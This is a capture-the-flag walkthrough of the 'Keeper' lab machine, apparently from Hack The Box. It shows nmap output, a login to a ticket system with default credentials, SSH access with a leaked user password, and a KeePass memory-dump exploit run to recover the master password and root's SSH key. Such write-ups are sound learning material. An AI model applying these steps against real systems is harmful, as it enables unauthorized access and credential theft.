Keeper walkthrough

Index

List of pictures

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who're willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Reconnaissance

The results of an initial nMap scan are the following:

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-26 11:25 AEDT
Nmap scan report for 10.10.11.227
Host is up (0.046s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:39:d4:39:40:4b:1f:61:86:dd:7c:37:bb:4b:98:9e (ECDSA)
|_  256 1a:e9:72:be:8b:b1:05:d5:ef:fe:dd:80:d8:ef:c0:66 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.73 seconds
```

Picture 1 - nMap scan results

Open ports are 22 and 80. So, the machine has SSH enabled and an application running on port 80. Also, nMap detected that the operative system is Linux, but didn't provide other specific information about it.

Initial foothold


When I opened the web site, I found just a message which told me to open a ticket in a new URL:

Picture 2 - Web application main page

So, I followed this advice and I found a SQLInjection non-vulnerable login form. However, I found some useful information as application name, who developed and version:


Picture 3 - Ticket application

At this point I did some searches on the Internet and I found the default credentials. I tried to use them in my target application and they worked.




Picture 4 - Login successful

During a deep inspection of this application, I found a list of users and relative information:



Picture 5 - User found


Specifically, when I found ***Inorgaard*** user details, there was his initial password:



Picture 6 - lnorgaard user details and his initial password

User flag

Since I had a pair of credentials, I tried to use them to log in target machine via SSH. Luckily, it worked and I easily retrieved his user flag, as shown in the following picture:



Picture 7 - User ssh login and user flag

Privilege escalation

Now, I needed to escalate my privileges. I saw a strange zip file in ***lnorgaard*** home directory:

```
lnorgaard@keeper:~$ ls -la
total 332860
drwxr-xr-x 4 lnorgaard lnorgaard      4096 Jan 25 22:32 .
drwxr-xr-x 3 root      root           4096 May 24  2023 ..
lrwxrwxrwx 1 root      root              9 May 24  2023 .bash_history → /dev/null
-rw-r--r-- 1 lnorgaard lnorgaard       220 May 23  2023 .bash_logout
-rw-r--r-- 1 lnorgaard lnorgaard      3771 May 23  2023 .bashrc
drwx------ 2 lnorgaard lnorgaard      4096 May 24  2023 .cache
-rwxr-x--- 1 lnorgaard lnorgaard 253395188 May 24  2023 KeePassDumpFull.dmp
-rwxr-x--- 1 lnorgaard lnorgaard      3630 May 24  2023 passcodes.kdbx
-rw-rw-r-- 1 lnorgaard lnorgaard      2735 May 17  2023 poc.py
-rw-rw-r-- 1 lnorgaard lnorgaard      2735 May 17  2023 poc.py.1
-rw------- 1 lnorgaard lnorgaard       807 May 23  2023 .profile
-rw-r--r-- 1 root      root       87391651 Jan 26 01:34 RT30000.zip
drwx------ 2 lnorgaard lnorgaard      4096 Jul 24  2023 .ssh
-rw-r----- 1 root      lnorgaard        33 Jan 25 06:53 user.txt
-rw-r--r-- 1 root      root             39 Jul 20  2023 .vimrc
lnorgaard@keeper:~$
```

Picture 8 - Useful information for privilege escalation

I transferred this file on my local machine and unzipped it. I found out it contained some file related to a KeePass file. So, I searched on the Internet some possible exploit against KeePass. I found some and the one worked for me was the file I named ***exploitKeepass.py***. Running this file, I had some possible passwords:

```
┌──(k1ed1u5㉿k1ed1u5-kali)-[/media/…/Per punti/Linux/Easy/Keeper]
└─$ python exploitKeepass.py -d KeePassDumpFull.dmp
2024-01-26 11:37:49.946 [.] [main] Opened KeePassDumpFull.dmp
Possible password: ●,dgr●d med fl●de
Possible password: ●ldgr●d med fl●de
Possible password: ●`dgr●d med fl●de
Possible password: ●-dgr●d med fl●de
Possible password: ●'dgr●d med fl●de
Possible password: ●]dgr●d med fl●de
Possible password: ●Adgr●d med fl●de
Possible password: ●Idgr●d med fl●de
Possible password: ●:dgr●d med fl●de
Possible password: ●=dgr●d med fl●de
Possible password: ●_dgr●d med fl●de
Possible password: ●cdgr●d med fl●de
Possible password: ●Mdgr●d med fl●de
```

Picture 9 - Exploiting KeePass

However, not all characters were correctly decoded. A despite of this, searching on the Internet the partial password I had, I found out it was a Danish course:

Picture 10 - Meaning of partial password

At this point, I tried to use it as KeePass password (in lower case) and it worked. I found some root credentials as certificate inside the KeePass. So, I create a $.ppk$ file as certificate and I gave it the right permission (400). Now, the certificate was ready to be used. In fact, I created a key with the command:

```
puttygen key.ppk -O private-openssh -o key.pem
```

At this point, I had just to use this key to connect to the target machine in SSH as root and retrieve the root flag, as shown in the following picture:

```
┌──(k14d1u5㉿k14d1u5-kali)-[/media/…/Per punti/Linux/Easy/Keeper]
└─$ ssh -i key.pem root@10.10.11.227
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-78-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

You have new mail.
Last login: Thu Jan 25 23:29:15 2024 from 10.10.14.90
root@keeper:~# pwd
/root
root@keeper:~# ls -la
total 85384
drwx------  5 root root     4096 Jan 25 06:53 .
drwxr-xr-x 18 root root     4096 Jul 27 13:52 ..
lrwxrwxrwx  1 root root        9 May 24  2023 .bash_history → /dev/null
-rw-r--r--  1 root root     3106 Dec  5  2019 .bashrc
drwx------  2 root root     4096 May 24  2023 .cache
-rw-------  1 root root       20 Jul 27 13:57 .lesshst
lrwxrwxrwx  1 root root        9 May 24  2023 .mysql_history → /dev/null
-rw-r--r--  1 root root      161 Dec  5  2019 .profile
-rw-r-----  1 root root       33 Jan 25 06:53 root.txt
-rw-r--r--  1 root root 87391651 Jul 25  2023 RT30000.zip
drwxr-xr-x  2 root root     4096 Jul 25  2023 SQL
drwxr-xr-x  2 root root     4096 May 24  2023 .ssh
-rw-r--r--  1 root root       39 Jul 20  2023 .vimrc
root@keeper:~# cat root.txt
5832e94e9fa72e863f589b2cd67586f9
root@keeper:~#
```

Picture 11 - Privilege escalation and root flag